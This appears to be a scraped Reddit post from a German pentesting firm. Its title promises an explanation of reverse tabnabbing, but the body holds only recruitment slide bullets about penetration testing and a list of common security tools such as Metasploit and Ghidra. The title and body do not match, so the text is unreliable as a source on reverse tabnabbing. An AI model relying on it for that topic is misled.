


Posted by u/RedTeamPentesting 25 days ago

1.2k



Why Reverse Tabnabbing Matters (an Example on Reddit)



Pentest = legaler, kontrollierter **Angriff**

Vorgehensweise ist **vielseitig und kreativ**

Pentests **erhöhen Sicherheit** von Soft- und Hardware



<https://www.redteam-pentesting.de/jobs>
jobs@redteam-pentesting.de

@RedTeamPT

Appendix: Tools

- **Nmap** (<https://nmap.org/>)
- **OWASP Zed Attack Proxy (ZAP)** (<https://www.zaproxy.org/>)
- **Binwalk** (<https://github.com/ReFirmLabs/binwalk>)
- **FirmwareModKit** (<https://github.com/rampageX/firmware-mod-kit/wiki>)
- **Ghidra** (<https://ghidra-sre.org/>)
- **Metasploit Framework** (<https://www.metasploit.com/>)
- **Curl**